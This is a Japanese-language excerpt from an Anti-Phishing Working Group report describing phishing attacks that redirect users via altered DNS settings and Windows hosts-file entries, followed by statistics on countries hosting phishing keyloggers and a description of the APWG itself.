フィッシング用キーロガーの使用と共に、情報の行先を変えてしまうトラフィック・リディレクターの使用も顕著に増加しているようです。特に、単純にPCユーザーのDNSサーバやホストファイルのセッティングを部分的に変更することにより、幾つかの特定の、あるいは全ての DNS ルックアップを詐欺用の DNS サーバに再誘導（リディレクト）するという不正コードの使用が最も多く見受けられます。詐欺用サーバはほとんどのドメインに対して有効な反応を示し応答します。しかしながら、フィッシング犯達が消費者を銀行のサイトに似せた詐欺用サイトに誘導したいと考えた場合に行うことは、単にネーム・サーバーの応答をその特定のドメイン向けに変更することだけです。これはフィッシング犯達がユーザー側からのいつどのような入力操作についても、ユーザーにこのような不正な行為が行われていることを知られることなくリディレクトすることが可能であるため、特に有効な手段と考えられます。ユーザーが自分で目的のサイトのアドレスを打ち込み、メール本文や「インスタント・メッセージ」中のリンク先に入るという行為を行わなかったとしてもフィッシングに巻き込まれてしまうのです。

事例：ホストファイル上書き不正コードを使用したフィッシング攻撃の増加

APWG では、ユーザーを騙すために Windows のホストファイルの変形を使用したフィッシング攻撃の増加を観測しました。様々な不当行為と社会エンジニアリングのトリックが、Windows のホストファイルにいくつかのエントリーを付加する詐欺コードを実行する目的で使用されてきました。これらのエントリーはいくつかの銀行の正規ウェブアドレスからフィッシング犯によって作られた IP アドレスに再誘導する働きをします。次回そのユーザーが標的となっている銀行のサイトを訪れようとしても知らず知らずフィッシング・サイトに誘導されてしまいます。この場合もブラウザのアドレスバーに表示されるウェブアドレスは正しいものです。そのサイトにアクセスするために何の疑いもなくユーザーはログオンし、その情報は略取されてしまいます。


ホストファイルのサンプル：

フィッシング用トロイの木馬とダウンローダーのホスト国 (IP アドレスによる)

下記のチャートは、フィッシング用キーロガーまたはキーロガーをダウンロードさせるトロイの木馬系ダウンローダーの形態をとる不正コードのホストとして 12 月期中に分類されたウェブサイトの内訳を示すものです。

米国は依然として地理的所在地のトップで 25.85%を占めました。

その他の内訳は、スペイン 14.25%、ブラジル 11.95%、中国 6%、ロシア 4%、カナダ 3%、アルゼンチン 3%、イギリス 2.5%、オランダ 2%、スイス 1%でした



Anti-Phishing Working Group について

フィッシング対策実務者グループ（APWG）は、顕著になりつつあるフィッシングや e メール・スプーフィングの問題に起因する個人情報の窃盗および詐欺行為の撲滅対策を中心課題として活動する産業界連合団体です。この連合団体では、フィッシング問題について討議し、ハードおよびソフトのコスト面からフィッシング問題の問題範囲を定義し、問題解決のための情報と最良の実践例を共有するためのフォーラムを提供します。また、適当と判断される場合には、APWG はこれらの情報を司法当局と共有する意思があります。

グループへの加入は、一定条件を満たす金融機関、オンライン小売業者、インターネット・サービス・プロバイダーと司法機関およびソリューション・プロバイダーに公開しています。APWG には 900 近くの企業および政府機関が加入しており、会員数は 1,400 名近くに上ります。フィッシング攻撃および e メール詐欺は、オンライン上でビジネスを行う多くの組織にとって組織の機密にかかわる問題であるため、APWG の方針として会員組織についての情報は公開していません。

フィッシング対策実務者グループのウェブサイトは、 http//:www.antiphishing.org です。
公共および産業界のためのフィッシングと e メール詐欺問題に関する情報の供給源としての機能を担っており、これにはフィッシング攻撃に対して即効性があり有用で実用に即した技術的な解決方法の特定と普及促進を含みます。フィッシング攻撃に関する問題分析、法的手段の行使、記録保持作業は現在タンブルウィード・コミュニケーションズ (Tumbleweed Communications) のメッセージ保護研究所により提供されています。

APWG はタンブルウィード・コミュニケーションズおよび数社の会員銀行と金融機関、e コマース・プロバイダーによって設立されました。2003 年 11 月にサン・フランシスコにおいて最初の会合が開かれ、その後 2004 年 6 月には、グループの運営委員会と理事会および執行委員会により運営が管理される独立法人となりました。